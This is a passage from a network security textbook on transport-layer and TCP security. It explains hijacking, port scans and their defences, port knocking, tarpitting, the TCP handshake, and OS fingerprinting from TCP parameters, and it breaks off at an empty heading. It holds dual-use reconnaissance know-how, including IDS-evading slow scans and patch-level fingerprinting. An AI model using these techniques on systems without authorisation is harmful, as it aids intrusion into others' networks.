At the transport layer, *gateway* has a very different meaning. *Bridge*, *router*, and *gateway* define specific terms that correspond with OSI stack functionality (layers 2, 3, and 4, respectively). Not all devices with these names operate at these layers, however. For example, many home firewall routers support transport-layer analysis. The capability to perform stateful packet inspections (SPI) requires transport layer support—a router at the network layer cannot perform SPI. The NetGear *WGR614 Wireless Router* is technically a gateway because it supports SPI. Similarly, the SMC *Barricade Router* (e.g., the 7004ABR) provides RNAT based on port and protocol (this requires gateway functionality). To add to the terminology confusion, Belkin offers a product called a *Wireless DSL/Cable Gateway Router*.

Product names do not necessarily reflect their functionality or technical definitions. A device labeled as a *router* may actually be a gateway, and a *gateway* may actually be a router. Similarly, many devices marketed as *hubs* may actually be switches, bridges, routers, or gateways. When evaluating network devices for security implications, be aware that the product's name may not match the functionality.

14.4 GENERAL RISKS

The main risks for all transport protocols center around sequence numbers and ports. To hijack a transport connection, the attacker must compromise the packet sequencing. Transport layer ports directly lead to network services. By targeting a port, a remote attacker can target a specific high-layer service. The transport layer can also lead to reconnaissance attacks, including port scans and information leakage.

14.4.1 Transport Layer Hijacking

Hijacking attacks can occur at any of the OSI layers. Physical layer hijacking intercepts the physical medium. Data link and network layer hijacking are based on impersonating addresses. A transport layer hijacking requires two elements:

- The attacker must perform some type of network layer compromise. The attacker may intercept the network traffic by using a node in promiscuous mode, simple address impersonation, or a MitM attack.
- The attacker must identify the transport sequencing.

From an attacker's viewpoint, the packet's sequence numbers lead to transport layer hijacking and assist in reconstructing observed data transfers. Without the ability to intercept and continue the transport sequencing, packets will not be acknowledged and new packets will not be accepted. Most protocols, such as TCP and SCTP, include the packet sequence number, next sequence number, and acknowledgement for a previous sequence number. Some protocols, such as TCP, permit combining these in one packet header. An attacker who observes a TCP packet can identify the next packet in the sequence as well as any packets needing acknowledgements. In general, the ability to hijack a transport layer connection depends on the sequence number's quality.

To complete a hijacking, the attacker must impersonate the network layer traffic. The forged packet must contain the correct source address, destination address, source port, and destination port.

As described in Section 14.2.3, randomized sequence numbers can reduce the risk of a transport layer hijacking. Systems with less-random sequences are more vulnerable. Protocols that do not use sequence numbers, such as UDP, are extremely vulnerable.

14.4.2 One Port versus Multiple Ports

Some services only require one port to function, whereas others require many ports. By reducing the number of ports on a node, the number of attack vectors can be reduced. A server with 100 active services usually has 100 ports that can be attacked. *Hardened servers* reduce the number of open ports to only essential services. A public Web server may only have HTTP (80/tcp) and a remote console such as SSH (22/tcp) open.

In general, having fewer open ports leads to safer systems. But, some services support multiplexing ports or opening new ports based on service requests. (This leads to the essential question: which is safer, a hundred small ports or one really big port?) For example, a proxy may only have one port open (e.g., 1080/tcp for SOCKS), but that one port can lead to connections on many other systems and many other ports.

Similarly, SSH supports port forwarding. Even though SSH only uses one port, a remote client may forward traffic from many ports into the SSH secure tunnel. Even though the SSH tunnel itself may be secure, the tunnel's end points may not be.

14.4.3 Static versus Dynamic Port Assignments

For a remote client to connect to a server it needs two items. First, it needs the network address of the server. Host resolution systems, such as `/etc/hosts` and DNS, provide this information. Second, the remote client must know the transport protocol and port. If a Web server is running on 80/tcp, then connecting to a different location, such as 1435/udp, will not reach the Web server. For TCP and UDP, port numbers below 1024 are considered privileged and reserved. This port range is usually restricted to network services operated by an administrator, and many of these ports are assigned to well-known services. In contrast, ports above 1024 are usable by any application on a node.

When a client initially connects to a server, the connection is made to a well-known port on the server. In contrast, the client usually uses an *ephemeral port*, selected from a range of dynamic ports. For the server to reply to the client, the client includes its network address and port number in the packet.

Firewalls use port information to provide network access. For example, a firewall in front of an email server will allow external requests to route to 25/tcp on a specific internal host. Firewalls with egress filtering and routers with NAT support dynamically track packet sessions. A remote host on one port can talk to a local host on another port.

Some higher-layer protocols do not use a fixed port number. Examples include RPC, FTP (data connection), and NetMeeting. Rather than using a single port for all communication, a control service is operated on a well-known port, and dynamic ports are opened for data transfers. The initial connection to the control service generates a message that identifies the dynamic port number.

Dynamic ports are useful when the application spawns off processes for managing network activity. (Having different applications use the same port number can create processing issues.) Dynamic ports create a security risk because a large port range must be accessible to the network. For example, FTP creates a second port for transferring data. This dynamic port may appear on any unused port number. Without opening a firewall for all ports, FTP's data connection will be blocked. There are three viable options for FTP to function through a firewall:

- The firewall can be opened to permit all higher (>1023) ports. This creates a huge vulnerability because the firewall effectively permits most network traffic. Any application that uses a higher port number would become susceptible to a remote network attack.

- The firewall may understand FTP. These firewalls can identify dynamic ports and permit traffic on an as-needed basis. Although this is a viable solution for well-known protocols such as FTP, less common (or more complex) protocols such a RPC and NetMeeting may not be supported.
- The protocol can be rewritten to not require a dynamic port. Newer versions of FTP support passive transfers [RFC1579]. In normal FTP mode, the client initiates a control port connection to the server, and the server initiates a data port connection to the client. In passive FTP mode, the client initiates both control and data connections.
- FTP can be replaced with more secure options. Application layer protocols such as rsync, scp, and sftp provide similar functionality without the need for dynamic ports.

14.4.4 Port Scans

To attack a service, the service's port must be identified. *Port scans* work by attempting to connect to each port on a host. If the port responds, then an active service is likely listening on the port. If the service is on a well-known port, then it increases the likelihood of service identification. Fortunately, there are many methods for defending against port scans, including nonstandard port usage, no reply, always reply, knock-knock protocols, proactive detection, and intentional delays.

14.4.4.1 Types of Scans

Scans can be performed in one of two ways. *Targeted port scans* test for specific ports. For example, each time a new network vulnerability is identified, attackers begin scanning subnets for systems with vulnerable ports. Scanning a class-C network for a single port can be done with 256 packets (one per host). Scans across class-B subnets can be performed in minutes, whereas class-A subnets may take hours.

The alternative to a targeted port scan is a *port sweep*. Sweeps test all potential ports on one or more hosts. For example, both TCP and UDP allow 65,536 possible ports. That means there are up to 65,536 potential services per protocol. Port sweeps usually take minutes to complete; scanning all TCP ports on a single host takes just as long as scanning a class-B subnet for one specific port. The result is a list of ports on the host that appear to contain services. Nmap (*http://www.insecure.org/nmap/*), Nessus (*http://www.nessus.org/*), and Paketto Keiretsu's `scanrand` (*http://www.doxpara.com/*) are three examples of tools that perform port sweeps.

Most IDS and IPS products can detect rapid port scans and sweeps. Long delays can prevent the scan's detection, but it also increases the scanning duration. Rather than taking seconds to scan a class-C network, it may take hours. For example, Nmap's "paranoid mode" waits 5 minutes between each individual port scan. Scanning 256 ports takes more than 21 hours (but it is very unlikely to be detected by an IDS or IPS).

14.4.4.2 Nonstandard Ports

Many services run on well-known ports. If an attacker sees that a well-known port exists, then the type of available service can be assumed. However, well-known services can be hosted on nonstandard ports to obscure the type of service. For example, SSH usually operates on 22/tcp. Moving SSH to 7766/tcp creates a level of obscurity; only users who know it runs on port 7766/tcp can connect to the server. An attacker may see that there is a service on port 7766/tcp, but the service will likely be ignored because it is nonstandard. In particular, many automated attack systems only target known services.

Nmap and Nessus take port scanning to the next step. Both of these tools make no assumptions concerning the type of running service. Instead, they identify ports and test for known service attributes (*fingerprints*). Both of these tools would find the open port on 7766/tcp and then detect the SSH server.

When moving a service to an alternate port number, steps should be taken to ensure that the port is not allocated to another service. Many of the high-level port numbers (>1023) are assigned to specific services. IANA provides the official list of TCP and UDP port assignments at *http://www.iana.org/assignments/port-numbers*. In addition, the Internet Storm Center *http://isc.sans.org/* allows visitors to see how often a port number is scanned. A good alternate port should not be assigned to any services nor heavily scanned.

14.4.4.3 No Reply Defense

Because port scans look for packet replies, some systems alter replies. For example, BSD systems do not respond to packet requests against inactive ports. An attacker scanning a BSD system cannot tell if the scan's packet failed to reach the target or was ignored by the target. In general, this causes the scanning system to wait for a timeout before assuming the scan failed. By forcing timeout delays, scans may take hours (depending on the scanning tool).

14.4.4.4 Always Reply Defense

When systems such as BSD fail to respond to closed ports, the appearance of open ports becomes clear: these are active services. The alternative to not responding is to always respond. In this configuration, the scanning tool cannot distinguish a closed port from an open port. Tools that attempt to fingerprint services can waste hours polling ports that contain no services.

14.4.4.5 Knock-Knock Protocols

One of the cleverest defenses against port detection is *port knocking*, also known as a *knock-knock protocol*. Normally services are always running in case a client connects. This leaves the port open and vulnerable to scanning detection. A knock-knock server does not keep the port open. Instead, it monitors other ports or network protocols for an expected packet sequence. When the sequence is observed, the service is started. For example, a SSH server may not bind to a port until the host first sees an ICMP packet with an abnormal data size of 700 bytes. An attacker scanning for SSH servers will not generate the required ICMP packet and will not see SSH running on the server.

Knock-knock protocols can be very simple—requiring a single packet as the key—or very complex, involving many packets and many protocols in a predetermined configuration. One server may require a single TCP packet, whereas another may require a sequence of TCP and UDP packets before activating the service. More complicated sequences can be difficult for an observer to identify or duplicate but introduce usability issues by being inconvenient to the user.

Who's There?

During prohibition (1920-1933), the consumption of alcohol was prohibited in the United States. *Speakeasies* appeared in cities as underground clubs for drinking. To enter a speakeasy, one needed to know the time, location, and a secret. The secret was frequently a special knock on the door (rat-a-tat . . . tat) along with a codeword whispered by the door. If the codes were correct then the door would open. This allowed desirable patrons in, and kept out law enforcement and suspicious people.

This same speakeasy concept applies to port knocking. Rather than tapping a door, the special sequence is played to a networked host. By performing the correct knock, desirable clients can connect to the server.

14.4.4.6 Active Scan Detection

Although the common options for defending against port scans are technically security-by-obscurity, they are effective at slowing down attackers. In contrast, proactive security options are available. An IDS can observe a series of connections from a scanning host and block access from the host. In addition, *honeypot ports* can be used to temporarily shutdown a server. If scanning is unusual, then a connection to one or more honeypot ports can denote an undesirable scan.

14.4.4.7 Intentional Delays

Tarpitting is a technique used to impede hostile systems. The goal of the tarpit is to delay the attacker as much as possible. For example, LaBrea (*http://labrea.sourceforge.net/*) monitors the network for queries to nonexisting hosts and generates replies to the queries. The result is a scan that contains many false replies. An automated scanning and attacking system would become bogged down as it targets nonexisting hosts.

Other tarpitting attacks can intentionally slow established connections. A tarpitting honeypot may use long delays between packets or restrict data transfer sizes to a few bytes at a time.

A tarpitting system may exist at any OSI layer. Email servers (Chapter 22) sometimes use this technique to slow down spam senders. Although email is accepted, delays can be added between each message. A spammer may send one or two messages quickly, but a hundred could take a very long time.

Although this approach does not stop scans or block connections, it does impede attackers. An automated attack system can be caught by the delays, preventing attacks against vulnerable hosts.

14.4.5 Information Leakage

With few exceptions, transport layer protocols do not encrypt the data being transmitted. When combined with common physical, data link, and network protocols, the first four OSI layers leave information protection to individual protocols; there is nothing inherent in the layers that offer security. An observer on the network that can monitor packet traffic can view the contents within the transport protocol. In general, the session, presentation, or application layers are expected to provide authentication and encryption.

SUMMARY

The OSI transport layer provides the essential link between low-level network routing and high-level services. The transport layer manages network connections, assigns ports to services, and ensures that packets are received from the network in the correct order.

The primary threats to transport protocols include sequence identification, hijacking, and port detection. Although these threats, along with information leakage, are a significant concern, the transport layer itself defines no authentication or encryption mechanisms. As a result, most transport protocols provide limited security options.

REVIEW QUESTIONS

1. What is an example of a transport protocol that supports authentication?
2. List four types of connection-oriented packet confirmations.
3. Can a gateway convert TCP traffic to UDP?
4. If a new exploit is known to impact Apache Web servers, what type of port scan should an administrator use to identify potentially vulnerable servers on his network?

DISCUSSION TOPICS

1. Using a transport layer sequence prediction tool such as Nmap, evaluate a variety of network devices. In addition to operating systems such as Windows, Linux, and BSD, evaluate network routers, firewalls, VoIP, and hand-held devices. Which devices have the most random sequence generators? Is there a reason why some classes of devices are more predictable?
2. Why are there no connection-less transport protocols that support authentication or encryption? Assuming there were such a protocol, how would it perform authentication validation or a cryptographic key exchange? If the cryptographic requirements were preshared, how could it prevent replay attacks?
3. In general, which is more secure, a connection-less or connection-oriented transport protocol? Does the type of threat make a difference? For example, what if the attacker is not along the network path between the client and server, and what if he is?
4. How can port knocking benefit anonymity? Can port knocking identify a user without disclosing his identity to the world? Is it practical for port scanners to test for unknown knock-knock protocols?

ADDITIONAL RESOURCES

The NetBIOS protocol is used by the Windows operating systems for identifying other Windows computers on the network and sharing files. Although documentation is not fully available, RFC1001 and RFC1002 provide some insight into this protocol.

The suite of AppleTalk protocols is proprietary but much better documented than NetBIOS. The manual for Netatalk (*http://netatalk.sourceforge.net/*) provides an excellent starting point for understanding the various AppleTalk protocols, their purposes, and functionality.

Although TCP and UDP are widely supported, experimental transport protocols are constantly being created and evaluated. In April 2005, the Data Transport Research Group developed a paper titled *A Survey of Transport Protocols Other than Standard TCP* (*http://www.welzl.at/research/publications/Survey of Transport Protocols Other than Standard TCP.pdf*). This document compares many TCP variants and alternatives.

Martin Krzywinski manages the *Port Knocking* Web site at *http://www.portknocking.org/*. This site includes detailed descriptions of how knock-knock protocols work as well as links to many port-knocking implementations.

15 TCP

In This Chapter

- Connection-Oriented Protocol
- TCP Connections
- TCP Reconnaissance
- TCP Hijacking
- TCP DoS
- Mitigation Options
- UDP

The *Transmission Control Protocol* (TCP) is the single most widely used transport layer protocol. TCP is used by the majority of the common application layer protocols, including FTP, email (SMTP), Web (HTTP), Telnet, and Secure Shell (SSH). Nearly every application layer protocol that requires a connection-oriented service uses TCP. Even though physical, data link, and network layer protocols may vary, TCP is effectively available universally.

Although TCP is a common basis for connection-oriented transport services, the *User Datagram Protocol* (UDP) provides connection-less support. DNS, real-time collaboration (e.g., VoIP and NetMeeting), and file-sharing protocols such as NFS and SMB, commonly use UDP. Together, TCP and UDP account for more than 98 percent of all packets traversing the Internet [Estan2004].

TCP's functionality provides reliable and ordered end-to-end communication. When viewed independently, each of the functions, from connection to data exchange and from state flags to sequence numbering, pose no direct security risk. Instead, the risks come from combining the various functions. These combinations can be used for reconnaissance, hijacking, or effective DoS attacks. Due to their high availability, exploits that impact TCP and UDP are likely to threaten virtually every service on the network.

TCP and TCP/IP

TCP was designed for the transport layer in the DoD TCP/IP stack (see Chapter 3). Because of this close association, the transport layer for the TCP/IP stack is sometimes called "TCP" instead of "Transport." Adding confusion, TCP is sometimes mistakenly called "TCP/IP"—using the stack name instead of the protocol's name. Similarly, UDP is sometimes mistakenly referred to as "UDP/IP." For clarification, TCP and UDP are protocols, and TCP/IP is the DoD network stack. (And, UDP/IP does not exist.)


15.1 CONNECTION-ORIENTED PROTOCOL

TCP is a connection-oriented protocol and offers two guarantees for higher layer protocols: reliable data delivery and sequential data ordering. As a transport layer protocol, TCP also provides facilities for flow control and multiple connections [RFC793].

TCP uses a byte-stream data flow model. In this model, the byte ordering is important, but the TCP packets are not. TCP packets may be combined or split as long as the data's byte ordering is maintained. This is different from other protocols such as IEEE 802.1, PPP, and IP, where the message blocks delimitate data flow.

TCP uses a segmented header to enclose transmission data (Figure 15.1). Besides the basic 20-byte header, TCP also may include optional header information. The smallest TCP packet (containing no data and no options) is 20 bytes, whereas the largest can exceed 64 KB. Usually a TCP packet with data is only a few kilobytes in size, which ensures that one TCP packet can fit within one data link layer frame.

The data being transmitted by the TCP packet is often called application data or user data. Although the data may come from the application layer or user layer (outside the OSI stack), the session or presentation layers can also generate transport data.



Offset is number of words (2 bytes) from start of packet to data.

FIGURE 15.1 A basic TCP header.

15.1.1 Reliable Acknowledgements

TCP guarantees reliable data delivery. Each byte sent by a TCP packet is confirmed with an acknowledgement. If no acknowledgement is received, then it assumes that the data transfer failed. To reduce the number of acknowledgements, TCP uses a windowing system. This system acknowledges the amount of data received.

15.1.1.1 Checksums

TCP encases the application data within a TCP header. The TCP header includes a simple checksum value to detect transmission corruptions. The checksum function is a 16-bit CRC function, similar to the checksum used by IP, and covers the entire TCP header and application data. Corrupted packets with invalid checksums (that somehow manage to pass lower layer checks) are discarded and not acknowledged.

Although RFC791 and RFC793 state that TCP packets with invalid checksums should be discarded, some TCP implementations do not validate checksums. By skipping the validation, portable devices, gateways, and packet filters can reduce per-packet processing time and improve speed performance.

15.1.1.2 Retries

To ensure data is properly delivered, TCP resends unacknowledged data. The retry time interval varies based on the network speed, but is usually less than 2 minutes. Data transfers may be retried many times before the connection is assumed to be inactive and closed. This long duration can hang applications that wait for TCP to deliver data. For example, if an application blocks on writing to the network socket, then the application may appear temporarily hung while TCP waits for transfer confirmation. If there are 7 retries, 1 minute apart, then an application may hang for 7 minutes before detecting the failed connection. Under most Linux systems, TCP defaults to 15 retries (see the Linux command, `sysctl net.ipv4.tcp_retries2`); delays under Linux can be as long as 30 minutes. Most Windows systems retry 5 times, resulting in shorter delays.

Retransmission timeout (RTO) durations are based on the *round trip time* (RTT) of each TCP packet. This is a measurement based on the time it takes to receive an acknowledgement for a given packet transmission [RFC793]. In general, faster networks have smaller RTT values, leading to a shorter retry duration. In the best case, a fast network will result in rapid detection of unacknowledged packets. In the worse case, TCP may hang for minutes as it times out and retries.

15.1.2 Sequence Numbers

TCP guarantees the order of application data delivery. Although lower layer protocols may transmit and receive packets out of order, TCP will reconstruct the ordering before passing the data up the stack to an application. The reconstruction is based on sequence numbers. Each TCP packet is assigned a sequence number, and subsequent packets increase the sequence number by the amount of data transported. For example, if the sequence number is `12345` and 100 bytes of application data are transmitted, then the next sequence number will be `12445`.

TCP provides full-duplex communication; both sides may transmit data at the same time. To minimize the number of packets, each TCP packet may data transfer *and* acknowledge a previous transmission. The packet header stores the current sequence number for the data being transmitted, as well as an acknowledgement for previous data received.

TCP does not acknowledge data receipt directly. A direct confirmation would acknowledge each transmitted packet. Instead, the TCP *acknowledgement packet* (ACK) confirms the data but not the packet itself. Each ACK includes the next expected sequence number. If all data has been received, then the next expected sequence number would match the next transmission's sequence number. Using this approach, a gateway or proxy can collect packets, combine (or split) TCP data, and reformat the data into new packets. The reply identifies the amount of data received and not individual packets.

15.1.3 Flow Control

TCP manages data flow using control flags and windows. These two methods combine to provide transport state, acknowledgements, priority, and optimized buffering.

15.1.3.1 Control Flags

Each TCP packet header contains 12 bits for use as control flags. One flag denotes an acknowledgement, another identifies a reset request, and a third defines urgent data. In total, there are six primary control flags (Table 15.1). The flags do not need to be used symmetrically. For example, the client may send a reset to the server to tell the server to resend all unacknowledged data; however, this does not reset the data from the client to the server—it only resets the state from the server to the client.

TABLE 15.1 TCP Control Flags [RFC793, RFC3168]

Name	Bit	Purpose
FIN	0x001	Finish; denotes the end of a connection
SYN	0x002	Synchronize; denotes the start of a connection
RST	0x004	Reset; requests a connection reset
PSH	0x008	Push; require recipient to passed all data up the stack and send an acknowledgement
ACK	0x010	Acknowledge; sender acknowledges receipt of data
URG	0x020	Urgent; data in this packet takes precedence over regular data transfers and handling
ECE	0x040	Explicit Congestion Notification – Echo; allows notification when packets are dropped
CWR	0x080	Congestion Window Reduced; notifies recipient when less window space is available
Remainder		0xF00 Reserved

15.1.3.2 Window Size

In a basic connection-oriented system, each transmission is acknowledged. The acknowledgement confirms data delivery, but creates significant overhead and delays. For example, if the transport layer needs to pass 100 KB of data, it may segment the data into 100 packets containing 1 KB each. Each of the 100 packets would require a confirmation—another 100 packets. To reduce the amount of bidirectional communication, TCP allows each packet header to define the amount of data that can be transferred before requiring an ACK. If the client specifies a window size of 8,192 bytes, then the server can send up to 8,192 bytes of data before requiring an ACK.

For large transfers, larger window sizes can be used; however, the TCP header only supports 16 bits for the window size—a maximum of 65,535 bytes. RFC1323 defines an optional extension to the TCP header for window scaling. The scale indicates the number of bits to right-shift the window size. As an example, a window value of 0x05B4 indicates a 1460-byte window. But when combined with a right-shift of 3 (multiply by 2^3, or shift the bits 3 positions), the value denotes 11,680 bytes.

NOTE *A window size of 1460 bytes is very common. It is based on an Ethernet packet data size of 1,500 bytes (MTU 1500), minus the 20 bytes for the IP header and the 20-byte minimum for the TCP header. A shift of "3" indicates that the recipient can buffer up to eight (2^3) packets before forcing an acknowledgement.*

Even when using large transfer sizes, it can be desirable to force an acknowledgement before the recipient's buffer fills. The sender's *push flag* (PSH) is usually sent with the last packet in a large block. This flag informs the recipient to acknowledge the entire data transfer before the next transfer begins.

15.1.4 Multiple Connections and Ports

The source and destination port numbers are combined with the source and destination network addresses to define each TCP connection. Data from one set of ports and addresses (one connection) is not intermixed with data from another set of ports and addresses. This allows the host system to manage many connections at once.

A TCP server binds to a specific port. For a client to connect to the server, it must first acquire its own local port number. Then it connects to a server and establishes a unique transport session defined by the network client and server addresses as well as the transport client and server ports. This unique combination of source and destination ports and network addresses allows a single Web server to operate on 80/tcp while transferring data to a variety of clients. As long as the clients have different network addresses—or the same network address but different client ports—the connection remains unique.

15.2 TCP CONNECTIONS

TCP maintains three basic states: initialization, data exchange, and disconnect.

15.2.1 TCP Connection Initialization

Initialization uses a *three-way handshake*: SYN, SYN-ACK, and ACK (Figure 15.2). The client initially sends a TCP packet containing the SYN flag to a specific port on the server. The packet contains the initial sequence number that will be used by the client. The server replies with both SYN and ACK flags set (SYN-ACK). The server sets its initial sequence number and acknowledges the client's sequence number. Finally, the client transmits an ACK and confirms the server's sequence number. Using this approach, both sides confirm the established connection. If the ACK from either side fails to transfer, then data cannot be transmitted and the failure can be detected.



Client
Server
SYN
3-Way Handshake
SYN-ACK
ACK
Time
ACK
Data transfers with Acknowledgements*
ACK
FIN-ACK
End*
ACK
* Either side can initiate data transfers and FIN packets.

FIGURE 15.2 TCP three-way initialization handshake, data transfer, and connection termination.

Besides exchanging initial sequence numbers, the TCP header may also include information concerning the window size and other TCP options; however, the initial handshake does not transfer any application data.

The SYN flag is only used during the initial connection. Any SYN flags sent after establishing the connection are either ignored or generate a reset packet. Because the SYN packet may be retransmitted due to an initial connection timeout or duplicated by lower network protocols, it is possible for duplicate SYN packets to be received. After the SYN-ACK is transmitted, the client's sequence number is incremented by one. This makes duplicate SYN packets appear with invalid sequence numbers, forcing the packet to be ignored. In contrast, a SYN with a valid sequence number indicates a network problem (or an attack) and forces a connection reset.

15.2.2 TCP Data Exchange

After establishing a TCP connection with the three-way handshake, data packets may be transmitted. Each data packet includes an ACK flag and the data. When the client sends data to the server, the server increments the client's sequence number (a counter) and acknowledges the data with an ACK packet. The server may include response data along with the data acknowledgement.

To reduce the network congestion from acknowledging every packet, the window size identifies the amount of data that may be transmitted before requiring an acknowledgement. If the receiver's window size is 3,000 bytes, then the sender may send up to 3,000 bytes before requiring an ACK. But there is a risk: the receiver assumes that the sender is tracking the amount of data transmitted. However, there is nothing to stop the sender from transmitting more data. The receiver must ignore or drop data received after its buffer fills and before the ACK is transmitted. For this reason, both sides in a TCP connection must track acknowledgements to ensure that no data is lost. The sender knows information was lost when no ACK is received.

When neither side transmits data, the idle connection takes no network bandwidth. Network proxies and NATs may view inactivity as a terminated connection. There is an extension to TCP for generating keep-alive packets [RFC1122], but it must be listed as a supported TCP option during the initial three-way handshake; support is not mandatory nor guaranteed. A keep-alive packet may break a connection or generate a reset if the recipient does not support it. In general, higher-layer protocols that anticipate long periods of inactivity are expected to generate their own keep-alive packets.

15.2.3 TCP Disconnect

TCP identifies the end of a connection when one side transmits a packet containing a *finish flag* (FIN). The closure is completed when the recipient transmits an ACK for the FIN. As with the SYN packets, the FIN packets are not expected to transmit data. If any data is transmitted after the FIN, then the recipient responds with a reset (RST).

NOTE

Using a FIN packet generates a graceful shutdown of the connection, but aborts can also terminate connections. An abort is signaled by an immediate RST (without a FIN) and can happen at any time.

15.3 TCP RECONNAISSANCE

The network services that bind to TCP ports provide direct access to the host system. If the service provides access to the hard drive, then any remote user has the potential to access the hard drive. Whereas network protocols such as IP and IPv6 provide the means to reach a remote host, TCP provides a port into the system. By identifying the type of system and type of service, an attacker can select appropriate attack vectors.

15.3.1 Operating System Profiling

Most TCP implementations allow parameter customization for optimizing connections. Systems may specify larger window sizes, define more retries, or include specific TCP options such as timestamps [RFC793]. The default selections of these values are operating system specific. Windows does not use the same default settings as Linux or Cisco. Moreover, some settings are very specific; in some cases, these can identify specific operating system versions and patch levels.

15.3.1.1 Initial Window Size

Different operating systems use different initial window sizes. Although the initial value can be modified, most systems use the default value. When the server (or client) receives the initial window size, it can use this information to identify the type of operating system that transmitted the data. For example, Windows 2000 uses an initial window size of 16,384 bytes, Windows XP specifies 64,240 bytes, and Debian Linux defaults to 5,840 bytes (1,460 bytes with a scale value of 2^2). If the initial window size from a TCP connection specifies 16,384 bytes, then the sending system is potentially running Windows 2000 and not Debian or Windows XP.

As TCP conversations continue, the window size usually increases. This results in improved performance from established connections. Active connections may have very large window sizes. Larger windows yield lower overhead from individual acknowledgements. As with the initial window size, the amount that the window increases is also operating system specific. Either end of the conversation, or an observer along the network path, can use the initial window size and increment information to fingerprint the operating systems involved.

15.3.1.2 TCP Options

Each TCP packet can contain optional TCP header values, including window scaling, maximum segment size, SACK support, and timestamp information. Different operating systems support different option selections, values, and ordering. A default RedHat Linux 7.1 system (2.4 kernel) includes five options: a maximum segment size of 1,460 bytes, SACK support, timestamp information, a no-operation

(NOP), and a window scale of zero. Debian Linux 3.1 (2.6 kernel) includes the same options but with a window scale of two. In contrast, Windows XP includes nine options: maximum segment of 1,460 bytes, NOP, window scale of zero, NOP, NOP, timestamp, NOP, NOP, and SACK support. An SMC 7004 Barricade router only includes one option: specifying the maximum segment.

By observing the initial TCP options, values, and ordering, specific operating systems can be identified. In some cases, the TCP options can be unique enough to identify the operating system as well as the patch level. Knowing the patch level of a system greatly assists an attacker because it identifies unpatched vulnerabilities.

15.3.1.3 Sequence Numbering

Although all systems that implement TCP increment sequence numbers the same way, the initial sequence number is operating system specific. The initial SYN and SYN-ACK packets exchange the starting sequence numbers for the connection. Although a single TCP connection cannot disclose identifiable information, a series of rapid connections can disclose the pattern used to establish the initial connection.

Older operating systems, such as Windows 95, Windows 98, and OS/2, and embedded systems (e.g., VxWorks) linearly increment each new sequence number. A series of SYN requests will be met with a series of SYN-ACK replies that contain sequential set of numbers. For example, each SYN-ACK reply from OS/2 version 3.0 increases the initial sequence number by 64,000. The D-Link DI-604 home router increases the sequence based on the current time. Linux systems use positive incrementing sequence numbers, but the amount of each increment is not linear. In contrast, most BSD systems use very random initial increment values. As with the initial window size and TCP options, sequence numbering can be used to identify operating system, version, and patch-level version information.

15.3.1.4 Client Port Numbering

Although servers are bound to a fixed TCP port number, clients choose any available port number for use with the connection. The server's port number must be fixed so the client knows where to connect. But, the server can determine the client's dynamic port number from the TCP header. Repeated connections from the client to one or more servers will show different port numbers for each connection. Different operating systems use different dynamic, or *ephemeral*, port ranges for selection by the client.

Ports 0 to 1023 are usually reserved for well-known services. Even if a server is not using one of these port numbers, clients will not normally use them for outbound connections. Similarly, TCP ports 49,152 to 65,535 are usually reserved for private ports. Different operating systems use different subsets of the remaining range for ephemeral ports. For example, RedHat Linux 7.1 defaults to the range

1024 to 4999. Ubuntu Linux 5.04 uses the range 32,768 to 61,000. The Linux command `sysctl net.ipv4.ip_local_port_range` displays the ephemeral port range. Under FreeBSD and Mac OS X, the command is `sysctl –a | grep portrange`. By observing the ephemeral port range used by a client, the type of operating system can be narrowed down, and in some cases, uniquely identified.

15.3.1.5 Retries

When a TCP packet does not receive an acknowledgement, the packet is resent. The number of retries and duration between retries is operating system specific. Fingerprinting based on retries can be done in several ways:

SYN retries: Without responding, count the number of SYN packets and the duration between packets. Most Windows systems transmit three SYN packets, 3 seconds apart before giving up. Linux defaults to five, but the duration progressively expands—the first two are 3 seconds apart, then 6 seconds, 12 seconds, and so on.

SYN-ACK retries: A client can connect to a server (generating a SYN) and observe the number of SYN-ACK replies.

ACK retries: After establishing the connection, the system can fail to provide an ACK. The number of observed retries from an established connection is generally more than from SYN or SYN-ACK retries.

15.3.2 Profiling Tools

There are a few popular tools for profiling systems, including Snacktime, p0f, and Nmap:

ON THE CD

Snacktime: This open source tool fingerprints hosts based on TCP window sizes, options, and retry durations. It only needs to query one open TCP port to fingerprint a system. This tool is included on the CD-ROM.

p0f and Nmap: These tools query two ports to detect subtle changes in the server's TCP configuration. In this technique, one port must be open and another port must be closed. Besides determining the operating system type, these tools can also identify how long the system has been running.

To better study the people who perform system profiling, the Honeynet Project offers a tool called *honeyd* (*http://www.honeyd.org/*). This tool creates virtual online systems for use as *honeypots*—systems used to monitor malicious activity. Honeyd can impersonate most operating systems. Tools such as Nmap and p0f cannot distinguish a real Windows NT 4 SP3 system from a virtual one.

Honeyd does have a few limitations. Although it does impersonate the internal stack, it does not impersonate the default ephemeral port ranges, TCP option ordering, or retry durations. Although Nmap may identify a Linux honeyd system as "Windows NT 4 SP3," Snacktime may detect discrepancies in the results.

15.3.3 Anti-Profiling Options

